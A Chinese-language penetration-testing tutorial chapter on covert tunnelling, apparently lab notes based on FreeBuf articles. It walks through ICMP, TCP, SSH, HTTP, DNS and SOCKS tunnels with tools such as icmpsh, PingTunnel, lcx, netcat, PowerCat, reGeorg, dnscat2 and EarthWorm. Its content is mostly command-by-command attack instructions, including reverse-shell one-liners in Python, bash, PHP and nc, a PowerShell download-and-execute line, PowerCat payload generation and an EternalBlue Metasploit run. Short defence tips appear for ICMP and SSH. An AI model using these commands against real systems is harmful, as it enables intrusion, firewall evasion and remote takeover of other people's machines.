-
隐藏通信隧道技术
第三章 隐藏通信隧道技术
本文章参考以下博客 https://www.freebuf.com/articles/network/242015.html https://www.freebuf.com/articles/network/242445.html- 1
- 2
- 3
3.1 隐藏通信隧道基础知识
3.1.1 隐藏通信隧道概述
隧道指的是一种绕过端口屏蔽的通信方式,将数据包封装成防火墙允许通过的数据包类型,穿越防火墙, 到达目的后在进行解封装,发送到对应的服务器上。常用的隧道列举如下: 网络层:IPV6隧道,ICMP隧道,GRE隧道 传输层:TCP隧道,UDP隧道,常规端口转发 应用层:SSH隧道,HTTP隧道,HTTPS隧道,DNS隧道- 1
- 2
- 3
- 4
- 5
3.1.2 判断内网的连通性
1.ICMP协议 直接ping目标主机即可 2.TCP协议 nc 目标主机+端口号 3.HTTP协议 curl 目标主机+端口号 4.DNS协议 nslookup 目标地址- 1
- 2
- 3
- 4
3.2 网络层隧道技术
3.2.1 IPV6隧道
将IPV6报文封装在IPV4报文中进行数据传输,IPV6优势在于可以绕过FW,IDS等安全设备的检测。- 1
3.2.2 ICMP隧道
将TCP/UDP的数据包封装到ICMP的ping数据包中,从而穿过防火墙,实现不受控制的访问 常用的ICMP隧道工具有icmpsh,PingTunnel,icmptunnel,powershell icmp等 1.icmpsh 2.PingTunnel- 1
- 2
- 3
- 4
- 5
实验环境:
可参考以下博客 https://blog.csdn.net/weixin_41598660/article/details/106537762 一台win7 172.27.7.27 一台kali 172.27.7.33 kali需要安装下载一个icmpsh的工具 git clone https://github.com/inquisb/icmpsh.git 安装icmpsh的依赖包,python的一个库 apt-get install python-impacket 如果报错可以直接上传到kali解压 tar -zcvf impacket-0.9.11.tar.gz 解压完成后安装 python setup.py build python setup.py install 执行之前最重要的一步是在你的kali机器上关闭ping回复。这样可以防止内核自己对ping包进行响应。 sysctl -w net.ipv4.icmp_echo_ignore_all=1 (改回来只要将1改为0即可) win7也下载icmpsh这个工具 环境准备工作做好以后开始操作 root@kali:~/icmpsh# python icmpsh_m.py 172.27.7.33(攻击主机) 172.27.7.27(目标主机) win7直接icmpsh.exe -t 攻击机ip icmpsh.exe -t 172.27.7.33 执行完成后,kali可直接拿到win7的shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-GFNhKh9o-1661848865770)(第三章 隐藏通信隧道技术.assets/image-20210512172726523.png)]](https://1000bd.com/contentImg/2023/10/28/232010646.png)
3.2.3 PingTunnel隧道
实验拓扑:

实验环境 在公网VPS和边界WEB服务器上安装PingTunnel工具 安装成功后,在边界WEB服务器上运行隧道工具 ptunnel -x shutter 在VPS服务器上开启监听 ptunnel -p 对端隧道IP -lp 1080 -da 对端隧道内网IP -dp 3389 -x shutter ptunnel -p 172.27.7.39 -lp 1080 -da 192.168.1.34 -dp 3389 -x shutter 在公网开一台win7使用公网VPS的地址和1080端口远程桌面访问 用我的物理机访问VPS172.27.7.33的1080端口服务,是否能访问到win7的3389服务。 这样访问VPS的流量会被转发到内网WEB服务器上,再由WEB服务器作为跳板访问 内网某台服务器的远程桌面服务- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-ngcNEVSH-1661848865772)(第三章 隐藏通信隧道技术.assets/image-20210512190338372.png)]](https://1000bd.com/contentImg/2023/10/28/232012478.png)
远程连接内网Linux服务器的22号端口 在VPS上输入如下命令: ptunnel -p 172.27.7.39 -lp 1080 -da 192.168.1.36 -dp 22 -x shutter kali-web开启监听 ptunnel -x shutter- 1
- 2
- 3
- 4
- 5
实验成功截图:
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-WW0ztLoi-1661848865773)(第三章 隐藏通信隧道技术.assets/image-20210512192922919.png)]](https://1000bd.com/contentImg/2023/10/28/232011881.png)
3.2.4 如何防御ICMP攻击
1.利用抓包工具分析ICMP流量 2.检测同源ICMP数据包的数量 3.检测Payload大于64bit的ICMP数据包 4.检查ICMP的协议标签,带有TUNL的标记- 1
- 2
- 3
- 4
3.3 传输层隧道技术
在渗透测试中,如果内网的防火墙阻止了对指定端口的访问,在获取了目标机器的权限后, 可以使用防火墙命令打开指定的端口或关闭防火墙。 如果内网中存在一系列防御系统,TCP、UDP 流量会被大量拦截。- 1
- 2
- 3
3.3.1 lcx端口转发
lcx是一个很经典的端口转发工具,其基于Socket套接字,有Windows和Linux两个版本。 Windows的为lcx.exe,Linux的为portmap。 下载地址:https://github.com/MrAnonymous-1/lcx 一个正常的socket套接字必须具备两端:一端是服务器,监听一个端口,等待客户端连接;另一端为客户端, 通过给出服务器的IP和端口,与服务端建立连接。- 1
- 2
- 3
- 4
- 5
内网端口转发: 实验环境 两台win主机 win7-2(受害机) 192.168.1.13 windows-7(攻击机) 192.168.1.34 在受害机(Windows)上面执行如下命令,将受害机3389端口的数据转发到攻击者公网VPS(Windows) 的8000端口上 lcx.exe -slave <攻击者ip> 8000 127.0.0.1 3389 lcx.exe -slave 192.168.1.34 8000 127.0.0.1 3389 在攻击机上面执行如下命令,将本机8000端口上监听到的数据转发到本机的4444端口上面 lcx.exe -listen 8000 4444- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
受害机:
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-GbbMZj4T-1661848865773)(第三章 隐藏通信隧道技术.assets/image-20210512203934042.png)]](https://1000bd.com/contentImg/2023/10/28/232010147.png)
攻击主机:
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-1JR2sbw0-1661848865774)(第三章 隐藏通信隧道技术.assets/image-20210512204015435.png)]](https://1000bd.com/contentImg/2023/10/28/232010559.png)
此时即可登录用远程桌面登录<攻击者本地ip>:4444,即可访问受害者的3389端口远程桌面了。- 1
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-oK4sEzJK-1661848865774)(第三章 隐藏通信隧道技术.assets/image-20210512204418743.png)]](https://1000bd.com/contentImg/2023/10/28/232010466.png)
3.3.2 netcat
nc:安全界的瑞士军刀 作用: 获取系统 banner 信息 传输文本信息 加密传输文件 端口扫描 远程控制 /正向反向shell 用法: 端口扫描 nc -v 192.168.10.15 80 nc -v -z 192.168.10.15 20-1024 端口监听 nc -l -p 9999 文件传输:将web服务器上的文件内容传输到VPS设备上 VPS开启监听等待连接,一旦连接建立,数据便会流入 nc -lp 333 >1.txt WEB服务器与VPS的333端口建立连接,传输一个文件 nc -vn 172.27.7.241(目标VPS的地址) 333 <2.txt -q 1 简易聊天 在本地VPS主机开启监听 nc -l -p 888 web服务器上开启监听 nc -vn 192.168.200.110(对端VPS的地址) 888- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
3.3.2 正向反向Shell
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-WaGGNhjT-1661848865775)(第三章 隐藏通信隧道技术.assets/image-20210513152118921.png)]](https://1000bd.com/contentImg/2023/10/28/232011356.png)
如上图反向的shell,VPS成功拿到web服务器的shell- 1
正向shell 客户端------>服务器 WEB服务器IP 172.27.7.45 VPS地址 172.27.7.41 WEB服务器开启监听目标主机的4444端口IP nc -lvp 4444 -e /bin/sh VPS上连接目标主机的4444端口 nc 172.27.7.45 4444 此时VPS可以成功拿到web服务器的shell nc64.exe -lvp 4444 -e cmd.exe 反向shell 服务器----->客户端 WEB服务器IP 172.27.7.45 VPS地址 172.27.7.41 VPS上监听本地9999端口 nc -lvp 9999 web服务器连接VPS主机的4444端口 nc 172.27.7.41 9999 -e /bin/sh 此时VPS可以成功拿到web服务器的shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
利用Python获得反向shell VPS开启监听本地2222端口 nc -lvp 2222 在目标主机上执行以下python代码即可成功拿到shell python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.27.7.41",2222));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' 执行成功后,VPS可成功拿到web服务器的shell 利用Bash反向shell VPS开启监听本地4444端口 nc -lvp 4444 在目标主机上执行以下Bash脚本 bash -i >& /dev/tcp/172.27.7.41/4444 0>&1 VPS即可成功拿到WEB服务器的shell 利用PHP反向Shell VPS本地监听2222端口 nc -lvp 2222 web服务器上执行如下PHP代码 php -r '$sock=fsockopen("172.27.7.41",2222);exec("/bin/sh -i <&3 >&3 2>&3");' 利用Perl反向shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
python获取反向shell- 1
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-jJWI66k9-1661848865775)(第三章 隐藏通信隧道技术.assets/image-20210513153400735.png)]](https://1000bd.com/contentImg/2023/10/28/232010743.png)
Bash反向shell- 1
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-xBk0M3Ju-1661848865775)(第三章 隐藏通信隧道技术.assets/image-20210513153735619.png)]](https://1000bd.com/contentImg/2023/10/28/232011477.png)
PHP的反向shell- 1
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-vU3H4FVE-1661848865776)(第三章 隐藏通信隧道技术.assets/image-20210513153911036.png)]](https://1000bd.com/contentImg/2023/10/28/232010107.png)
5. 内网代理
在阿里云服务器上监听9999端口, nc -lvp 9999 在内网的一台kali-VPS上监听9999端口 nc -lvp 9999 -e /bin/sh 最后在内网的kali-web上监听连接 nc -v 139.224.225.64 9999 -c "nc -v 172.27.7.41 9999" (阿里云服务器IP和内网数据库服务器IP) 实验环境为已经拿到边界WEB服务器的权限,但是VPS不能直接访问内网数据库服务器, 但是WEB服务器可以访问数据库服务器 VPS:172.25.6.40 FW:WAN:172.25.6.45 LAN:192.168.10.5 WEB服务器:WAN:172.25.6.19 LAN:192.168.10.17 数据库服务器:192.168.10.14 1.在VPS上监听本地3333端口 nc -lvp 3333 2.在数据库服务器上监听3333端口 nc -lvp 3333 -e /bin/sh 3.最后在WEB服务器上监听连接 nc -v 172.25.6.40 3333 -c "nc -v 192.168.10.14 3333" 执行成功后,查看本机IP地址发现是内网数据库服务器的地址,由此VPS主机已经成功连接数据库服务器- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
3.3.3 PowerCat
PowerCat是nc的PowerShell版本,可以通过执行命令回到本地运行,也可以使用远程权限执行 1.下载PowerShell github项目地址:https://github.com/besimorhino/powercat.git 下载完成后解压到本地。 进入到powercat文件目录下 要想在Powershell的命令环境中执行powercat.ps1脚本,必须先进行导入操作 直接导入可能会出错,默认Powershell不允许执行任何脚本,修改下配置 Get-ExecutionPolicy(查看默认配置) Set-ExecutionPolicy Unrestricted(可执行任意脚本) 在执行导入操作 Import-Module .\powercat.ps1 输入powercat -h 出现提示符表示环境正常 搭建测试环境 外网VPS机器: 172.25.6.40 win7机器:WAN: 172.25.6.20 LAN:192.168.10.15 域控服务器:192.168.10.11- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
3. nc正向连接Powercat(做不了)
win7主机上执行监听命令 -l 监听模式 powercat -l -p 8080 -e cmd.exe -v -p 指定监听端口 -e 指定要启动进程的名称 VPS主机上执行 -v 显示详情 netcat 172.25.6.20(内网win7主机地址) 8080 -vv 此时VPS可以成功拿到win7主机的shell- 1
- 2
- 3
- 4
- 5
- 6
4. 通过nc反向连接Powercat
实验环境:
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-HyYfQiBp-1661848865776)(第三章 隐藏通信隧道技术.assets/image-20210513173011581.png)]](https://1000bd.com/contentImg/2023/10/28/232010058.png)
此时阿里云服务器已经成功连接到内网的win7主机- 1
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-JROcuFwy-1661848865776)(第三章 隐藏通信隧道技术.assets/image-20210513172553849.png)]](https://1000bd.com/contentImg/2023/10/28/232010916.png)
在VPS上执行如下命令 netcat -l -p 8888 -vv 在win7中执行如下命令,-c参数表示提供想要连接的IP地址 执行前还是需要先导入powercat.ps1具体步骤如上 powercat -c 172.25.6.40 -p 8888 -v -e cmd.exe (-c指的是外网VPS地址) 执行成功后,外网VPS即可拿到win7主机的shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
5. 通过Powercat返回Powershell
以上都是与nc进行交互,如果想返回Powershell,则无法与nc进行交互,接下来使win7主机 与域控建立正向连接 IEX (New-Object Net.WebClient).DownloadString('http://192.168.10.5/powercat') 在域控服务器上先配置好powercat环境,步骤如上 配置完成后执行: powercat -l -p 9999 -v 在win7主机上执行 powercat -c 192.168.10.11 -p 9999 -v -ep( -c域控服务器地址 ) 执行完毕后可以在域控上拿到win7的shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
6. 通过Powercat传输文件
win7新建一个test.txt的文件 在域控服务器上执行以下代码 powercat -l -p 9999 -of test.txt -v 在win7中执行以下代码 powercat -c 192.168.10.11 -p 9999 -i C:\Windows\System32\cmd.exe\test.txt -v (-c域控服务器地址)- 1
- 2
- 3
- 4
- 5
- 6
7. 用Powercat生成Payload
用win7下面生成一个ps1文件并上传到域控服务器上 powercat -l -p 8000 -e cmd -v -g >> shell.ps1 域控将生成的ps1文件运行 win7执行以下代码,就可以获得一个反弹shell powercat -c 192.168.10.22 -p 8000 -v (-c域控服务器地址) win7反弹powershell powercat -l -p 8000 -ep -v -g >> shell.ps1 生成编码的Payload powercat -c 192.168.10.22 -p 0000 -ep -ge (-c域控服务器地址) 继续在win7上执行 powercat -l -p 9999 -v- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
8. PowerCat DNS隧道通信
Powercat也是基于DNS通信的协议 首先需要在kali中安装dnscat 具体安装步骤 1.下载压缩包并上传至kali 2.解压缩文件 unzip dnscat2-master.zip cd /home/dnscat/dnscat2-master/server gem install bundler bundle install ruby dnscat2.rb ttpowercat.test -e open --no-cache(安装dnscat2) dnscat2> 成功运行的界面 win7执行如下命令 powercat -c 172.25.6.40 -p 53 -dns ttpowercat.test -e cmd.exe 执行成功后,dnscat2会出现windows会话,使用 session -i 会话ID 直接进入win7的shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
9. 将 Powercat作为跳板
环境: win7可以访问两台服务器 VPS不能访问域控服务器 首先在域控服务器上执行 powercat -l -v -p 9999 -e cmd.exe 在win7上执行 powercat -l -v -p 8000 -r tcp:192.168.10.22:9999 最后在VPS上执行 nc 1752.25.5.132 8000 -vv VPS成功拿到域控服务器shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
3.4 应用层隧道
在实际的网络中,通常会通过各种边界设备、软/硬件防火墙甚至入侵检测系统来检查对外连接情况,如果 发现异样,就会对通信进行阻断。 那么什么是隧道呢?这里的隧道,就是一种绕过端口屏蔽的通信方式。防火墙两端的数据包通过防火墙 所允许的数据包类型或端口进行封装,然后穿过防火墙,与对方进行通信。当封装的数据包到达目的地时, 将数据包还原,并将还原后的数据包发送到相应服务器上。- 1
- 2
- 3
- 4
- 5
3.4.1 SSH协议
SSH隧道常用参数 -C 压缩传输 -f 将SSH传输转入后台,不占用当前shell -N 建立静默连接 -g 允许远程主机连接本地用于转发的端口 -L 本地端口转发 -R 远程端口转发 -D 动态转发(SOCKS代理) -P 指定SSH端口- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
3.4.1.1 本地转发
登录域控服务器 HACKER\Administrator 登录win10 刘亚鹏 0315- 1
- 2
本地端口映射:将本地客户端某个端口的流量转发到远程指定服务器的指定端口 本地端口转发:在本地客户机监听一个端口,所有访问这个端口的数据都会通过SSH隧道传输到远端 服务器的对应端口- 1
- 2
- 3
实验环境:
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-qYs76DfZ-1661848865777)(第三章 隐藏通信隧道技术.assets/image-20210410103047537.png)]](https://1000bd.com/contentImg/2023/10/28/232010510.png)
1.修改SSH的配置文件(可以不用改,如果实验出现问题可尝试修改) 修改ssh服务器配置文件 /etc/ssh/sshd_config – PermitRootLogin yes – Port 22 – PasswordAuthentication yes ▪ service ssh restart 2.以WEB服务器为跳板,将域控服务器192.168.10.22的3389端口映射到VPS服务器的1153端口上, 再次访问VPS服务器的1153端口,就可以访问域控服务器的3389端口 在VPS上执行 ssh -CfNg -L 1153:192.168.10.22:3389 root@172.25.7.29 root@172.25.7.29 输入跳板机的密码 查看本地1153端口,可以看到1153端口已经开启侦听。 root@kali:~# netstat -anptl | grep 1153 tcp 0 0 0.0.0.0:1153 0.0.0.0:* LISTEN 2082/ssh tcp6 0 0 :::1153 :::* LISTEN 2082/ssh 最后在本地VPS访问本地1153端口即可成功连接到域控服务器的3389端口 rdesktop 127.0.0.1:1153- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
实验成功截图:

3.4.1.2 远程转发
Linux添加默认路由 route add default gw 172.25.7.59 删除默认路由 route del -net 0.0.0.0 gw 172.25.7.59- 1
- 2
- 3
- 4
实验环境:

其中VPS不能访问内网的三台服务器,WEB服务器可以访问VPS以及内网服务器,但是内网服务器不能访问 VPS,实验以WEB服务器为跳板,将VPS的3307端口的流量转发到域控服务器192.168.10.14的3389端口, 然后访问VPS的3307端口就可以成功访问内网域控服务器的3389端口- 1
- 2
- 3
1.在WEB服务器上执行如下命令 ssh -CfNg -R 3307:192.168.10.14:3389 root@172.25.7.61 输入yes和VPS的密码 2.在VPS主机上访问本地3307端口 rdesktop 127.0.0.1:3307 可以成功远程连接到内网的域控服务器- 1
- 2
- 3
- 4
- 5
- 6
实验成功截图:

远程端口转发: 在远程服务器上监听一个端口,所有访问远程服务器指定端口数据都会通过SSH隧道传输到本地的对应端口上- 1
- 2
3.4.1.3 动态转发
前面介绍的端口转发类型都叫静态端口转发,所谓的 “静态” 是指应用程序服务器端的 IP 地址和监听的 端口是固定的。试想另外一类应用场景:设置浏览器通过端口转发访问不同网络中的网站。这类应用的 特点是目标服务器的 IP 和端口是未知的并且总是在变化,创建端口转发时不可能知道这些信息。只有 在发送 HTTP 请求时才能确定目标服务器的 IP 和端口。在这种场景下静态端口转发的方式是搞不定的, 因而需要一种专门的端口转发方式,即 “动态端口转发”。SSH 动态端口转发是通过 Socks 协议实现的, 创建动态端口转发时SSH 服务器就类似一个 Socks 代理服务器,所以这种转发方式也叫 Socks 转发- 1
- 2
- 3
- 4
- 5
- 6
实验环境:

1.在VPS上执行如下命令,建立一个SOCKS 4/5代理通道输入WEB服务器的密码 ssh -CfNg -D 7000 root@172.25.7.29 打开本地浏览器设置代理,设置完成后直接访问内网win7的地址即可 查看本地SSH的进程 root@kali:~# netstat -tulnp |grep ":7000" tcp 0 0 0.0.0.0:7000 0.0.0.0:* LISTEN 3698/ssh tcp6 0 0 :::7000 :::* LISTEN 3698/ssh- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-4xvwem4V-1661848865779)(第三章 隐藏通信隧道技术.assets/image-20210410150809244.png)]](https://1000bd.com/contentImg/2023/10/28/232010467.png)
实验成功截图:
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-T8snE4hs-1661848865779)(第三章 隐藏通信隧道技术.assets/image-20210410150844908.png)]](https://1000bd.com/contentImg/2023/10/28/232011288.png)
动态转发: 动态端口映射就是建立一个SSH加密的SOCKS 4/5代理通道,任何支持SOCKS 4/5的程序都可以使用 这个加密隧道进行代理访问。- 1
- 2
- 3
此时,也可以使用metasploit挂socks代理扫描目标内网ms17-010 msfconsole 辅助扫描模块 msf5 > setg proxies socks5:172.25.7.61:7000 msf5 > use auxiliary/scanner/smb/smb_ms17_010 msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.10.11 msf5 auxiliary(scanner/smb/smb_ms17_010) > set threads 10 msf5 auxiliary(scanner/smb/smb_ms17_010) > run 渗透攻击模块 msf5 > use exploit/windows/smb/ms17_010_eternalblue msf5 > set rhost 192.168.190.136 msf5 > set lhost 192.168.174.130 msf5 > set lport 444 msf5 > set ReverseAllowProxy true msf5 > exploit 可成功拿到内网win7系统权限的shell- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
防御SSH隧道攻击的思路 ssh隧道之所以能被攻击者利用,主要是因为系统访问控制措施不够。在系统中配置ssh远程管理白名单, 在ACL中限制只有特定的ip地址才能连接ssh,以及设置系统完全使用带外管理等方法,都可以避免这一 问题。如果没有足够的资源来建立带外管理的网络结构,在内网中至少要限制ssh远程登录的地址和双向 访问控制策略(从外部到内部、从内部到外部)。- 1
- 2
- 3
- 4
- 5
3.4.2 HTTP/HTTPS协议
首先我们需要明白正向代理和反向代理的区别: 正向代理(Forward Proxy) Lhost-->proxy-->Rhost Lhost为了访问到Rhost,向proxy代理服务器发送了一个请求并且指定目标是Rhost,然后proxy向Rhost 转交请求并将获得的内容返回给Lhost,简单来说正向代理就是proxy代替了我们去访问Rhost。 反向代理(reverse proxy) Lhost<-->proxy<-->firewall<-->Rhost 和正向代理相反,Lhost只向proxy发送普通的请求,具体让他转到哪里,proxy自己判断,然后将返回的 数据递交回来,这样的好处就是在某些防火墙只允许proxy数据进出的时候可以有效的进行穿透。 简单说就是正向代理是指攻击机主动通过代理来访问目标机器,反向代理是指目标机器通过代理进行主 动连接。我们平常使用的reDuh、tunna,和reGeorg一样,都是正向代理。一般都是用户上传一个代理 脚本到服务器端,本地的程序去连接服务器上的脚本,脚本程序做代理转发端口和流量。- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
测试环境如下:
reGeorg下载地址 https://github.com/sensepost/reGeorg.git 下载完成后继续安装如下依赖 wget https://pypi.python.org/packages/source/s/setuptools/setuptools-18.5.tar.gz tar -xvf setuptools-18.5.tar.gz python setup.py build python setup.py install- 1
- 2
- 3
- 4
- 5
- 6
- 7
将脚本上传至目标服务器,记录下脚本的url地址 VPS上执行如下命令 python reGeorgSocksProxy.py -u http://172.25.7.36/upload-labs/tunnel.nosocket.php -p 9999 查看本地的9999端口 查看监听的端口 netstat -ntlp 访问本地9999端口即可成功连接到目标服务器 配置代理软件,修改如下配置 vi /etc/proxychains.conf dynamic_chain 将监听端口改为9999 然后可以直接通过代理软件连接或者进行3389端口暴力破解 proxychains rdesktop -g 1440x900 172.27.7.51:3389- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
3.4.3 DNS协议
DNS隧道工作原理: 将其他协议封装在DNS协议中进行传输- 1
- 2
3.4.3.1 检查DNS的连通性
1.查询当前内部域名及IP地址 cat /etc/resolv.conf |grep -v '#' nameserver 172.31.0.42 nameserver 58.242.2.2 2.解析内部域名 nslookup www.cua.edu.cn 3.解析外部域名 nslookup www.baidu.com- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
3.4.3.2 dnscat2
下载地址: https://github.com/iagox86/dnscat2.git- 1
- 2
- 3
3.5 SOCKS代理
3.5.1 常见的代理工具
1.EarthWorm(EW) 服务架设和端口转发两大功能 EW的新版本Termite 下载地址:https://github.com/rootkiter/Termite.git 2.ReGeorg 下载地址:https://github.com/sensepost/reGeorg.git 3.sSocks 4.SocksCap64 下载地址:http://www.sockscap64.com/ 5.Proxifier 下载地址:https://www.proxifier.com/ 6.ProxyChains 下载地址: http://proxychains.sourceforge.net/- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
3.5.2 socks代理在网络环境应用
3.5.2.1 EW的使用
EW有六种命令格式,分别是ssocksd、rcsocks、rssocks、lcx_slave、lcx_listen、lcx_tran。 ssocksd命令用于普通网络环境的正向连接,rcsocks和rssocks用于反弹连接,其他命令用于 复杂网络环境的多级级联- 1
- 2
- 3
正向SOCKS 5服务器
实验环境:
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-2W9mrSyy-1661848865780)(第三章 隐藏通信隧道技术.assets/image-20210414155203469.png)]](https://1000bd.com/contentImg/2023/10/28/232010399.png)
测试环境:
测试环境:左侧有一个人计算机,为攻击者的计算机,位于攻击者的内网中,攻击者还有一台公网中的vps; 右侧是一个受害内网,有三台机器,我们已经控制的web服务器有两个网卡,是连接外网和内网的关键节点, 内网其他机器之间均不能直接连接- 1
- 2
- 3
(1)正向 SOCKS 5 服务器
下载并安装EW 适用于目标机器拥有一个外网IP地址的情况下,如上图内网web服务器的模拟外网IP为172.27.7.76。 在web服务器上面上传对应的ew程序并执行: ew_for_Win.exe -s ssocksd -l 888 在内网web服务器上架设了一个端口为888的socks代理服务,接下来设置proxychains或socksCap64指向 代理服务器172.27.7.76即可 配置代理服务器 vim /etc/proxychains.conf socks5 172.27.7.76 888 设置完代理后直接远程连接内网Server2012的3389端口 proxychains rdesktop 192.168.10.16- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
实验成功截图:
